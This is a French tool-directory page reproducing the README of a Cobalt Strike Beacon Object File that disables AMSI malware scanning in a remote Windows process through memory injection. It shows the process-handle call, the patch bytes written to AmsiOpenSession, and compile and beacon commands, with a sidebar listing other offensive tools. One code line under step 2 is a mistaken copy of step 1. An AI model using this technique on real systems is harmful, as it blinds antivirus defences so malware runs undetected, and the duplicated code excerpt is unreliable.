Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
injectAmsiBypass — Cobalt Strike BOF - Contourner AMSI dans un processus distant avec injection de code. | Kitploit
Outils/GitHubGitHub/boku7/injectamsibypass
Frameworks d'ExploitationTests d'IntrusionRed TeamingDéveloppement de Charges Utiles
GitHubboku7/injectamsibypass

injectAmsiBypass

Cobalt Strike BOF - Contourner AMSI dans un processus distant avec injection de code.

Voir le dépôt
3806934il y a 3 ansVérifié par Kitploit
Partager

Cobalt Strike BOF - Injecter un contournement AMSI

Beacon Object File (BOF) Cobalt Strike qui contourne AMSI dans un processus distant via une injection de code.

Exécution du BOF inject-amsiBypass depuis CobaltStrike

Qu'est-ce que cela fait ?

1. Utilise l'argument PID fourni pour obtenir un handle sur le processus distant
hProc = KERNEL32$OpenProcess(PROCESS_VM_OPERATION | PROCESS_VM_WRITE, FALSE, (DWORD)pid);
2. Charge AMSI.DLL dans la mémoire du beacon et obtient l'adresse de AMSI.AmsiOpenSession
hProc = KERNEL32$OpenProcess(PROCESS_VM_OPERATION | PROCESS_VM_WRITE, FALSE, (DWORD)pid);
  • Le beacon et le processus cible auront tous deux la même adresse pour le symbole.
  • Si AMSI.DLL n'existe pas dans le processus distant, l'exécution de ceci peut faire planter le processus cible.
3. Écrit le contournement AMSI dans la mémoire du processus distant

unsigned char amsibypass[] = { 0x48, 0x31, 0xC0 }; // xor rax, rax
BOOL success = KERNEL32$WriteProcessMemory(hProc, amsiOpenSessAddr, (PVOID)amsibypass, sizeof(amsibypass), &bytesWritten);


Méthode = AMSI.AmsiOpenSession

  • Utilise la technique de contournement AMSI enseignée dans le cours PEN-300/OSEP d'Offensive Security (Techniques d'évasion et défenses de brèche).
    • https://www.offensive-security.com/pen300-osep/

Captures d'écran de démonstration du concept

Avant - Powershell.exe AMSI.AmsiOpenSession
Après - Powershell.exe AMSI.AmsiOpenSession
Compilation avec MinGW x64 :

x86_64-w64-mingw32-gcc -c inject-amsiBypass.c -o inject-amsiBypass.o

Exécution depuis la console Beacon de Cobalt Strike

beacon> inject-amsiBypass <PID>
  • Assurez-vous de charger le script inject-amsiBypass.cna dans le gestionnaire de scripts de Cobalt Strike.

Liste des tâches à accomplir

  • Vérifier que AMSI.DLL existe dans le processus distant avant l'injection
  • Ajouter d'autres contournements AMSI à injecter
  • Support x86

Crédits / Références

Raphael Mudge - Fichiers objets Beacon - Démo Luser
  • https://www.youtube.com/watch?v=gfYswA_Ronw
Cobalt Strike - Fichiers objets Beacon
  • https://www.cobaltstrike.com/help-beacon-object-files
Références de code BOF
ajpc500/BOFs
  • https://github.com/ajpc500/BOFs/
trustedsec/CS-Situational-Awareness-BOF
  • https://github.com/trustedsec/CS-Situational-Awareness-BOF
Cours Sektor7 Malware Dev Essentials
  • https://institute.sektor7.net/red-team-operator-malware-development-essentials
Offensive Security OSEP
  • https://www.offensive-security.com/pen300-osep/
Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    565
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    478
  • 3

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    383
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    327
  • 5

    estorides

    grisuno/estorides

    Agrège plus de 99 sources OSINT gratuites en parallèle, résout les entités dans un graphe de connaissances et exporte en STIX 2.1, MISP ou GraphML avec une analyse assistée par LLM.

    258
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    256

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →









